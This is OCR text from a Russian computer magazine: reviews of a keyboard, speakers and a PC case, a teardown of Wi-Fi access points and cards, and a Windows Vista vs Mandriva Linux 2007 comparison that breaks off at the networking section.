Подключение: USB

Материал корпуса: алюминий

Особенности: slim-дизайн, регулируется высота подьема



1. Эта клавиатура сразу бросается в глаза благодаря своему дизайну и расцветке.
2. Она плоская (модный slim-дизайн); все углы корпуса закруглены, а его серебряный цвет придает устройству дополнительный шарм.
3. Такой облик позволяет разместить эту клавиатуру на столе рядом с другими устройствами хай-тековой внешности — выделяться на их фоне она не будет. Или можно установить ее на почти пустом столе, чтобы она делила его пространство со сверхтонким ЖК-дисплеем.
4. Несмотря на небольшие размеры девайса, все необходимые клавиши на нем присутствуют.
5. Корпус устройства сделан из алюминия, а не из пластика, так что можешь его ронять. Но не сильно.
6. Высота подьема регулируется. В отличие от подавляющего большинства подобных устройств, в этой клавиатуре ножки имеют не 2 положения (либо подняты, либо сложены), а много — можешь выбирать именно то, которое будет удобно твоим пальцам.



1. Если ты работал с ноутбуками, то раскладка основной клавиатуры будет тебе хорошо знакома. А если нет, то придется привыкать.
2. Клавиши мягко и коротко нажимаются, но расположены очень близко друг к другу, из-за чего можно промахнуться и задеть соседние.



Microlab FC360

Колонки необычной расцветки

ТЕХНИЧЕСКИЕ ХАРАКТЕРИСТИКИ:
Тип системы: 2.1+1
Мощность RMS, Вт: 47
Соотношение сигнал/шум, дБ: 65
Материал корпуса: сабвуфер — дерево, сателлиты — пластик
Размер динамиков (сабвуфер, сателлиты), дм: 5,25
Размеры сабвуфера, мм: 248x222x228,
Размеры сателлитов, мм: 96x90x120
Размеры усилителя, мм: 201x72x212
Вес системы, кг: 7

+

1. Если ты догадываешься, что система 2.1 — это 2 сателлита и низкочастотный блок, то тебя наверняка удивляет приставка «+1». Удивляет? Так знай: за этим обозначением скрывается усилитель.
2. Звук вся система выдает довольно качественный и насыщенный. Немалую роль в этом играют как раз сабвуфер и усилитель.
3. Помимо своей основной роли, усилитель служит местом сосредоточения органов управления всей системы и портов, необходимых для подключения.
4. Подключение возможно не только к компьютеру, но и, например, к DVD-плееру. Все — благодаря нескольким разъемам RCA.
5. Габариты компонентов системы избавят от проблем с ее размещением. Небольшие сателлиты и усилитель поместятся на столе, а более массивный, как ему и положено по званию, сабвуфер встанет на пол.
6. В комплект поставки входят все необходимые кабели и русскоязычное руководство пользователя.



1. Такой вариант цветового оформления предназначен для людей с очень тонким и специфическим чувством прекрасного. А кто еще поставит дома колонки, корпус которых черного цвета, а передний экран — малинового?

GMC Noblesse AVC-M1

Корпус с пультом ДУ

ТЕХНИЧЕСКИЕ ХАРАКТЕРИСТИКИ:
Форм-фактор: MicroATX
Слоты: 1x5,25 ext, 2x3,5 int
Порты: 2xUSB, FireWire, mic, audio
Дополнительно: 2 вентилятора 80 мм
Размеры, мм: 136x360x356
Вес, кг: 6,7



1. Пусть компьютерные маньяки, которые жить не могут без своего железа, ставят себе гигантские корпусы, засовывают в них мощные видеоплаты, горящие процессоры и массивные системы охлаждения всего этого барахла! «Мы за изящество и дизайн», — говорят те, кто остановил выбор на корпусе GMC Noblesse AVC-M1!
2. Форм-фактор изделия — MicroATX, поэтому много места он не займет, но и внутрь поместится только самое необходимое.
3. Зато все, что нужно для создания домашнего мультимедиа-центра, у него есть.
4. Корпус компактен, имеет стильный внешний вид, дополнительные клавиши управления и информативный экран на передней панели.
5. Также есть инфракрасный порт и пульт дистанционного управления из комплекта поставки, для которого имеются батарейки.
6. Установлены 2 дополнительных вентилятора (каждый размером 80 мм). Один расположен на передней панели, другой — на задней.
7. Не существенная, но очень удобная деталь — крышка корпуса держится на винтах-барашках, так что отвертки не понадобится.



1. Внутри корпуса довольно просторно, но это потому что там пока ничего нет, только корзины для накопителей да провода для соединения устройств передней панели и системной платы.

test_lab выражает благодарность за предоставленное на тестирование оборудование компании MERLION (т.(495) 739-0959, www.merlion.ru), Nevada (т.(495) 101-2819, www.nevada.ru), а также российскому представительству компании Billion.



ФЕДОР ПОНАРОВСКИЙ

БЕСПРОВОДНАЯ АНАТОМИЯ

РАЗЛАМЫВАЕМ НА ЧАСТИ WI-FI ОБОРУДОВАНИЕ

ВО ВСЕМ МИРЕ ПРЯМО СЕЙЧАС ДЕСЯТКИ МИЛЛИОНОВ ЛЮДЕЙ ИСПОЛЬЗУЮТ WI-FI. В НЬЮ-ЙОРКЕ БАНКИР ДЖОРДЖ С НОУТБУКА ПРОВЕРЯЕТ КОРПОРАТИВНУЮ ПОЧТУ, В СИНГАПУРЕ СТУДЕНТ ПСИ ЙОН ДЖИ СДАЕТ ЭКЗАМЕН ПРИ ПОМОЩИ КПК И ЗАКАЧАННОЙ В ИНТЕРНЕТ ШПАРГАЛКИ. А В МОСКВЕ В ТЕПЛОЙ ПИЦЦЕРИИ КАРДЕР ТИМОФЕЙ СЧИТАЕТ ДЕНЬГИ БАНКИРА ДЖОРДЖА, ПОДРУБАЯСЬ НА ХАЛЯВУ К ИНЕТУ ЧЕРЕЗ ЯНДЕКС.WI-FI. ВСЕ ЭТИ ЛЮДИ ОЧЕНЬ ДОВОЛЬНЫ ЖИЗНЬЮ И РАДЫ ПРЕКРАСНОЙ ТЕХНОЛОГИИ. НО ИМ АБСОЛЮТНО ВСЕ РАВНО, КАК ЭТО РАБОТАЕТ. А НАМ С ТОБОЙ — НЕТ.

Что мы вскрыли

Как ты догадался, сегодня наши плоскогубцы, отвертки, ножи и струбцины взялись за Wi-Fi-оборудование. В лабораторных условиях мы вскрыли пару клиентских wireless-карточек и одну точку доступа. Если говорить конкретнее, то мы раздраконили на части AP D-Link DWL-2000AP+, PCMCI Wi-Fi-карту ZyXEL G-162, а также хитрую карту фирмы Asus, которая производилась на фирменной шине Wireless. Свой рассказ я начну с точки доступа.

1. РАЗЪЕМ ВНЕШНЕЙ АНТЕННЫ

2. ВНУТРЕННЯЯ АНТЕННА
Дублирует внешнюю

3. ПРОЦЕССОР
Центральный мозг девайса

4. БЛОК ПИТАНИЯ
Понижает напряжение до 3 вольт

5. РАЗЪЕМ ETHERNET
Служит для подключения к локальной сети

6. ТРАНСФОРМАТОР ETHERNET-АДАПТЕРА

7. РАЗЪЕМ MINIPCI
Сюда вставляется сетевушка

8. RESET
Кнопка сброса точки

9. МИКРОСХЕМА AC101LQT
Контроллер Ethernet

10. МИКРОСХЕМА K4S641632H
Оперативная память емкостью 64 Мб, частота 166 МГц

11. MX29LV800BTC-90
Flash-диск объемом 2 Мб

12. WI-FI КАРТА
Стандарта 802.11B, производитель D-Link

Точка доступа = полноценный комп

Сразу после того, как я вывернул последний винт из корпуса точки доступа и снял верхнюю крышку, я проникся глубоким уважением к разработчикам этого девайса. В скромной серой коробочке прятался полноценный компьютер с процессором, оперативной памятью, флешевым винтом, шиной miniPCI и 100 mbps Ethernet-контроллером.


Не стоит удивляться, приятель, все очень логично. При производстве любого железа перед инженерами стоит цель сделать девайс как можно дешевле, а архитектуру устройства — простой и расширяемой, чтобы можно было легко добавлять различную функциональность, ремонтировать и обслуживать. В этом случае, совершенно понятно — куда разумнее использовать набор уже готовых микросхем и стандартов, чем изобретать велосипед.

Именно по этой причине большая часть всего «умного» сетевого оборудования — не что иное, как компактные компьютеры, обычно собранные на базе процессоров ARM и работающие под управлением Linux.

Флешка, память и БП


На системной плате точки смонтированы две микросхемы. Первая (MX29LV800BTC-90) представляет собой флешку объемом 2 Мб, к которой примаунчена файловая система точки доступа. Там, соответственно, хранится ядро операционки, все системные приложения и настройки. Вторая микросхема K4S641632H — это 64 Мб оперативной памяти: туда загружается ядро, все работающие демоны, приложения и т.д.

Память питается от напряжения 3,3 В, в то время как внешний адаптер преобразует переменные 220 в постоянные 5 вольт. Чтобы решить эту проблему, на плате смонтирован импульсный БП, который выделяется на плате имеющими характерный вид конденсаторами, катушкой индуктивности и транзисторами. Блок питания представляет собой стандартную чопперную схему, которая работет очень просто. Она состоит из одного P-канального ключевого МОП-транзистора, управляемого микроконтроллером через согласовывающий каскад на биполярном NPN-транзисторе. Ключевой транзистор подключен к индуктивности, диоду и конденсатору. Если серьезно, то работа импульсных блоков питания - это тема, достоняая отдельной статьи. И ты обязательно ее увидишь скоро в нашем журнале.


> Внутренний блок питания в точке доступа



> MINIPCI карточка, при помощи которой AP организует беспроводную инфраструктуру



Софтовая часть


Любое сложное сетевое устройство должно предоставлять пользователям удобный способ для удаленного управления. В нашем случае точка D-Link DWL-2000AP+ поддерживает конфигурирование при помощи SNMP (специального протокола для управления сетевыми устройствами), а также web-интерфейса. Рискну предположить, что по SNMP никто из домашних пользователей не будет извращаться :).

На точке под линуксом поднят целый набор сетевых сервисов: httpd, DHCP, natd, кеширующий DNS и т.д. В общем, все, что нужно для работы: web-сервис при помощи конфигурационных приложений позволяет настраивать точку доступа, DHCP выдает клиентам ip-адреса, natd осуществляет трансляцию сетевых адресов и т.д. — все, как в случае обычного unix-сервера.

Клиентское оборудование

Если рассматривать любую Wi-Fi карточку, то на ней легко можно выделить две логические части: высокочастотную (набор микросхем, преобразовывающих логические сигналы с процессора карточки в радиосигнал) и, собственно, процессор с сопутствующими чипами (они поддерживают работу шины PCMCI и организуют передачу данных между шиной и высокочастотным блоком).

Внутренняя антенна обычно представляет собой дорожку на печтаной плате специальной формы, которую обычно визуально легко обнаружить.



1. ИНТЕРФЕЙС PCMCI
Для подключения к ноуту

3. МИКРОСХЕМЫ БЕСПРОВОДНОГО ИНТЕРФЕЙСА
Служат для согласования шины с высокочастотным модулем

2. ВЫСКОЧАСТОТНЫЕ МИКРОСХЕМЫ
Служат для преобразования цифрового сигнала в радио и наоборот

4. ВНУТРЕННЯЯ АНТЕННА
Выполнена в виде печатных проводников

5. КОНТАКТНЫЕ ПЛОЩАДКИ
Сюда можно подпаять внешнюю антенну

РАЗОБЛАЧЕНИЕ ASUS

В тестлабе нам попалась интересная Wi-Fi карточка Asus, которая была выполнена на базе «фирменной шины Wireless». Было чертовски интересно, что же у нее там внутри. Вооружившись плоскогубцами, мы вскрыли красавицу и обнаружили… обычную MINIPCI карточку, смонтированную прямо на плате :). То есть от хитроумных ножек «новой шины» разводка прямиком шла на контакты обычной MINIPCI карты, которую Asus, должно быть, устанавливала в то время в свои ноуты.



VIDEO

> На DVD лежит видео, иллюстрирующее процесс вскрытия Wi-Fi оборудования. Спеши заценить.


СТЕПАН «STEP» ИЛЬИН
/ STEP@GAMELAND.RU /


ДЕНИС КОЛИСНИЧЕНКО
/ DHSILABS@MAIL.RU /

WINDOWS VISTA VS MANDRIVA

КАКУЮ ОПЕРАЦИОННУЮ СИСТЕМУ ПОЛЬЗОВАТЕЛЯМ ВЫБРАТЬ В 2007 ГОДУ?

ДО ОКОНЧАТЕЛЬНОГО РЕЛИЗА WINDOWS VISTA ОСТАЕТСЯ ЕЩЕ ЦЕЛЫЙ МЕСЯЦ, А ПОЛЬЗОВАТЕЛИ УЖЕ ВОВСЮ КИПЯТЯТСЯ И ФЛЕЙМЯТ ПО ПОВОДУ ПЕРЕХОДА НА НОВУЮ ОСЬ. ЕДИНОГО МНЕНИЯ ПО СТОЛЬ ЩЕПЕТИЛЬНОМУ ВОПРОСУ, ЕСТЕСТВЕННО, НЕТ, И ЧТОБЫ НЕ ПОГРЯЗНУТЬ В ПРОТИВОРЕЧИВЫХ ОТЗЫВАХ, МЫ РЕШИЛИ ПРОВЕСТИ СВОЕ СОБСТВЕННОЕ РАССЛЕДОВАНИЕ. ПРАВДА СРАВНИВАТЬ НОВУЮ ОСЬ С ПРЕЖНИМИ РАЗРАБОТКАМИ ОТ MICROSOFT НАМ ПОКАЗАЛОСЬ НЕИНТЕРЕСНО И СКУЧНО. ПОЭТОМУ МЫ РЕШИЛИ НЕ ОБЛАМЫВАТЬСЯ И УСТРОИТЬ СМЕРТЕЛЬНЫЙ БОЙ, СРАВНИВ WINDOWS VISTA С ЕЕ РЕАЛЬНЫМ И ОЧЕНЬ ГРОЗНЫМ КОНКУРЕНТОМ — LINUX-ДИСТРИБУТИВОМ MANDRIVA 2007. ОБЕ СИСТЕМЫ ИЗВЕСТНЫ СВОЕЙ ДРУЖЕСТВЕННОСТЬЮ К ПОЛЬЗОВАТЕЛЮ, ОБЕ ТОЛЬКО-ТОЛЬКО ПОЯВИЛИСЬ НА СВЕТ И ОБЕ МОГУТ СТАТЬ СИСТЕМОЙ 2007 ГОДА. НО КТО СТАБИЛЬНЕЕ, ФУНКЦИОНАЛЬНЕЕ И КРАСИВЕЕ? КТО ЛУЧШЕ?

ПРОФАЙЛ


ОС: Windows Vista
Производитель: Microsoft
Дата выхода: 30 ноября 2006 года
Лицензия: коммерческая
Минимальные системные требования (Vista Capable): 800 МГц CPU; 512 Мб RAM; видеоадаптер 32 Мб, совместимый с DirectX 9; 15 Гб свободного места
Рекомендуемые системные требования (Vista Premium Ready): 1 ГГц CPU; 1 Гб RAM; видеоадаптер 128 Мб, совместимый с DirectX 9 и поддержкой технологий Hardware Pixel Shader v2.0 и WDDM; 15 Гб свободного места

ОС: Mand riva Linux 2007
Произв одитель: Mandriva
Дата выхода: 4 октября 2006 года
Лицензия: GPL (EULA для версии PowerPack)
Минимальные системные требования: Intel Pentium/Xeon или AMD CPU, 256 Мб RAM, 700 Мб HDD для минимальной установки
Рекомендуемые системные требования: Intel Pentium/Xeon или AMD CPU, 512 Мб RAM, 3 Гб HDD, 128 Мб видео

СИСТЕМНЫЕ ТРЕБОВАНИЯ

WINDOWS VISTA:

Решившись было почитать, что пишут о новой системе пользователи, я быстро оставил эту идею. Чего только не рассказывают о новой разработке Microsoft: у кого-то она запускается даже на самом скромном компьютере; другие, видимо, тестируя сырую бету, утверждают, что система тормозит даже на навороченном компе с процессором Intel Pentium D 2,8 ГГц и гигом оперативки. Но вот что я тебе скажу: ерунда это все! Во-первых, все зависит от того, что именно ты хочешь получить от Windows Vista. Недаром системные требования разделили на Vista Capable и Vista Premium Ready. Если тебя интересуют самые современные графические навороты и прочие прелести интерфейса Aero Glass 3D, то тебе конечно же придется проапгрейдить компьютер. Ведь возможности системы позволяют сделать из рабочего стола нечто невообразимое с огромнейшим количеством всевозможных эффектов! С другой стороны, многим пользователям, включая меня, все эти графические премудрости, мягко говоря, не нужны, а значит в навороченной видюхе нет никакой необходимости. Получается очень демократичный вариант, когда пользователь может выбрать: либо использовать потенциал современного оборудования и технологий (Hardware Pixel Shader v2.0 и WDDM), либо комфортно работать без излишних накруток. На стареньком Pentium 4 1,6 A (разогнан до 2,4) с гигом оперативы (с меньшим количеством ОЗУ работать сложно даже на XP) новая Vista работает без скрипа и тормозов. Кто бы ни утверждал обратное, знай: проверено в лаборатории «Х».



> Дистрибутив Mandriva 2007 мы обязательно выложим на наш DVD-диск

MANDRIVA LINUX:

Волноваться не о чем. Когда нужно установить Linux, ты вообще не задумываешься о системных требованиях и тем более не проверяешь возможности своего компьютера с помощью специальных программ (для Висты такие есть). Все намного проще — любой дистрибутив отлично установится даже на средненькую машину. За примером далеко ходить не надо: Mandriva 2006 без проблем встает на комп с Celeron 733 МГц и 256 Мб оперативки, причем позволяет более или менее комфортно работать, а не только установить и созерцать себя. Конечно, для полноценной работы и установки всевозможных фишек интерфейса (ты волен сам найти и установить их, а не использовать то, что навязывают разработчики системы) потребуется машинка помощнее. Но с теми требованиями, которые предъявляются Windows Vista, никсы уж точно будут работать даже без намека на тормоза. Кстати, если в арсенале есть производительная видеокарта, то друзей ты и без винды сможешь удивить 3D-эффектами в интерфейсе, понадобится лишь Xgl (www.novell.com/linux/xglrelease) — специальная архитектура X-сервера, использующая прорисовку OpenGL для создания умопомрачительных эффекты на рабочем столе.

СОВМЕСТИМОСТЬ С ЖЕЛЕЗОМ

WINDOWS VISTA:

При нынешнем распространении винды проблемы с совместимостью исключены в принципе. По-другому и быть не может, ведь любой производитель непременно комплектует свои девайсы с дровами для винды (и очень-очень редко для юникса). Мало того, в состав самой винды входит нехилый набор стандартных драйверов. Если раньше после установки Windows XP какие-то драйверы приходилось инсталлировать, то теперь зачастую все работает по умолчанию. Правда размер дистрибутива увеличился и составляет сейчас почти 4 Гб, но разве это кого-то волнует?

MANDRIVA LINUX:

Мы все привыкли, что в винде действует механизм Plug'n'Play. Он все делает за нас, и единственное, что требуется, — это грамотно подключить устройство и вставить в DVD-ROM диск с драйверами. В Linux теперь все почти точно так же. При инициализации системы запускается программа (в Mandriva — harddrake2, в FC — kudzu), которая уверенно определяет новые устройства, после чего самостоятельно вносит в файл /etc/modules.conf необходимые записи. Напомню, что в этом файле указываются модули (Windows-пользователям нужно читать это слово как «драйверы») устройств, а также другие необходимые системе библиотеки. Причем в поставку дистрибутивов входит множество готовых модулей, и есть все основания полагать, что твой TV-тюнер будет правильно определен автоматически. Для всех остальных девайсов существуют специальные конфигураторы, которые в процессе своей работы определяют соответствующее устройство и устанавливают его в системе. Приятно, что в Linux сейчас никаких проблем с поддержкой и установкой устройств нет. Да, они были, но сейчас это в прошлом.

УСТАНОВКА

WINDOWS VISTA:


Как и в предыдущих версиях винды, существует 2 варианта установки: можно воспользоваться загрузчиком с DVD или же инсталлировать ось из-под существующей системы. И если в последнем случае ничего кардинально не изменилось, то мастер установки системы с нуля был полностью переписан. Теперь это полноценная графическая система с понятным и удобный интерфейсом и подробными комментариями, сопровождающими каждый шаг пользователя. В общем, проблемы, по-моему, исключены. Единственная сложность — дождаться, пока мастер сделает все необходимые действия. Здесь комментарии излишни.

MANDRIVA LINUX:

Раньше установить Linux на компьютер мог только профессионал. Это было во времена, когда Linux поставлялся на двух дискетах: одна с ядром, а другая с корневой файловой системой. Появившиеся было дистрибутивы не особенно упрощали установку системы. Диск по-прежнему приходилось переразбивать вручную (да, инсталлятор запускал для этого fdisk), к тому же переразметка диска происходила с потерей данных. Сейчас же установить ту же Mandriva не сложнее, а скорее, даже легче, чем Windows. Вставил диск, перезагрузился в графическую оболочку, выбрал язык и раскладку клавиатуры, разметил диск и выбрал пакеты для установки — уже пол дела сделано. Подождал окончания копирования файлов, задал несколько параметров — и все, Linux установлен. Единственный совет: используй дистрибутивы на DVD-дисках, иначе успеешь почувствовать себя диджеем, пока установщик будет инсталлировать пакеты по очереди с 5-6 дисков.



> Панель управления: линукс можно полностью отконфигурировать с помощью этой удобной графической оболочки



> Вот так выглядит рабочий стол KDE после установки, разве не прелесть?

МУЛЬТИМЕДИА И ИГРЫ

WINDOWS VISTA:

Что бы кто ни говорил, а в плане мультимедийной станции позиции Windows непоколебимы. В Vista даже появилась возможность управлять системой голосом, не говоря уже о таких мелочах, как стандартная программа для работы со звуком и записи DVD или улучшенная панель управления звуком с реализованной фичей изменения громкости как для всей системы, так и для каждого приложения в отдельности. DirectX 10, разработанный специально для Vista, включает в себя столько инноваций, что одной статьи не хватит, чтобы даже коротко пробежаться по ним. Однако обещанное увеличение производительности в 6 раз мы сможем ощутить лишь в приложениях и девайсах, адаптированных под новую версию графического API. Но все тестируемые игрушки, в том числе Need for Speed: Carbon, работают в Висте на ура.

MANDRIVA LINUX:

Едва ли несколько лет назад Linux можно было использовать на домашнем компьютере. Виной тому — проблемы с русским, отсутствие игр, слабая поддержка звуковых плат. Чего там говорить, если даже просмотр видео зачастую оказывался невыполнимой задачей: то звука нет, то вылетает нужных кодек. Но сейчас, особенно в последних дистрибутивах, с мультимедиа полный порядок. Определяются все видео- и звуковые платы, удобные проигрыватели, проблем с кодеками нет. Помню, в Windows не мог посмотреть фильм: было изображение, но не было звука, а в Linux все нормально! В состав дистрибутивов входят проигрыватели, позволяющие воспроизводить форматы DVD, AudioCD, VCD, MP4, MP3, OGG, WAV и т.д. Правда вот с играми по-прежнему беда: портированных версий, естественно, нет и даже эмуляторы, вроде WineX, не помогают. Сдаюсь. При всем уважении к Linux, если хочется поиграть, лучше запустить игры в Windows.

БЕЗОПАСНОСТЬ


WINDOWS VISTA:

Никто не спорит, что в винде подцепить троян или малварь довольно просто. Но просто только тогда, когда ты напрочь забываешь о заплатках для системы и браузера. Если ты устанавливаешь все обновления и не поддаешься соблазну запустить пришедший по почте исполняемый файл, риск подцепить заразу сводится практически к нулю. Но чтобы еще надежнее оградить пользователя от подобных проблем, Microsoft разработала сразу нескольких систем, в частности защищенный режим просмотра веб-страниц, который предотвращает доступ веб-приложений к различным областям системной памяти. Сам браузер, как и другие приложения, благодаря механизму UAC не запускается с правами администратора и имеет ограниченные возможности в системе (а следовательно, и использующие их эксплоиты — тоже). Всевозможные виды атак, такие как, например, переполнение буфера, осуществить в Vista станет существенно сложнее из-за технологии случайного размещения кода в адресном пространстве (ASLR, Address Space Layout Randomization). Кстати, в случае сбоя или какой-либо непредвиденной ситуации, поможет уже не неказистая консоль восстановления, а специальный мастер с графическим интерфейсом!

MANDRIVA LINUX:

В Mandriva, как и в любой unix-системе, проблем с вирусами не существует в принципе! И все потому, что этих самых вирусов попросту нет. Вернее, они, конечно же, есть, но их ничтожно мало в сравнении с количеством заразы, которая распространяется в уютных условиях Windows. А знаешь, почему так мало вирусов? Да потому, что писать вирусы под Linux не интересно. Предположим, что во время прогулки вирус из Сети проник в твой компьютер. И что он может сделать? Да практически ничего. Потому что у него нет прав root, у него не достаточно полномочий, которые бы позволили нанести вред системе. Да, есть определенные технологии получения прав root, но почти все они основаны на так называемых дырах в сетевых сервисах (вроде ошибки переполнения буфера) и актуальны скорее для серверов, нежели чем для рабочих станций. А в случае сервера необходимо устанавливать обновления.


› Windows Vista и ее Aero — интерфейс


› Файрвол в Висте не только стал функциональным, но еще и удобно конфигурируется через консоль MMC

УДОБСТВО ИНТЕРФЕЙСА

WINDOWS VISTA:

Чтобы долго не разглагольствовать о красоте нового интерфейса, скажу одно: очень круто и впечатляюще. Но помимо грандиозных наработок в плане графики и внешнего вида, отличающих Windows Vista, в ней стало действительно удобнее работать. Меню «Пуск» комфортно, даже если в системе установлено 200 программ. Быстрый поиск теперь возможен по всей системе сразу, что, в частности, является одним из главных нововведений нового шелла системы, позволяющим быстро находить нужные документы. А новый эксплорер дает возможность работать с файлами и папками на виртуальном уровне и поддерживает систему символических ссылок. Особенно хочу отметить такой элемент интерфейса, как Windows SideBar. Известная еще по бета-версии панель имеет довольно скромные возможности, но они значительно расширяются с помощью специальных скриптов-гаджетов, которые свободно перемещаются по десктопу и могут выполнять самые разнообразные функции, например отображать прогноз погоды или качество сетевого соединения.

MANDRIVA LINUX:

Неудобно работать в никсах может быть лишь по одной причине — из-за привычки к интерфейсу Windows. Но стоит недельку посидеть под тем же KDE (другая графическая оболочка — GNOME — также неплоха, но я ее не использую), как тебе раскрываются все его прелести. Красивые формы; замечательные шрифты; множество визуальных эффектов, которые, кстати, как и в Windows, можно отключить на медленных компьютерах. Словом, смотрится новый KDE (а именно им комплектуется Mandriva по умолчанию) очень и очень симпатично. Что особенно меня прельщает, так это виртуальные рабочие столы, позволяющие моментально навести порядок на экране. Открыто много окон, которые нельзя закрыть, и в то же время они мешают работать и даже думать? Просто можно переключиться на другой рабочий стол. И полный порядок! Куда там Висте с ее единственным рабочим столом! А что касается SideBar'а, то эта фишка была реализована еще в первой версии KDE, то есть задолго до выхода Windows XP…


СЕТЬ

WINDOWS VISTA:

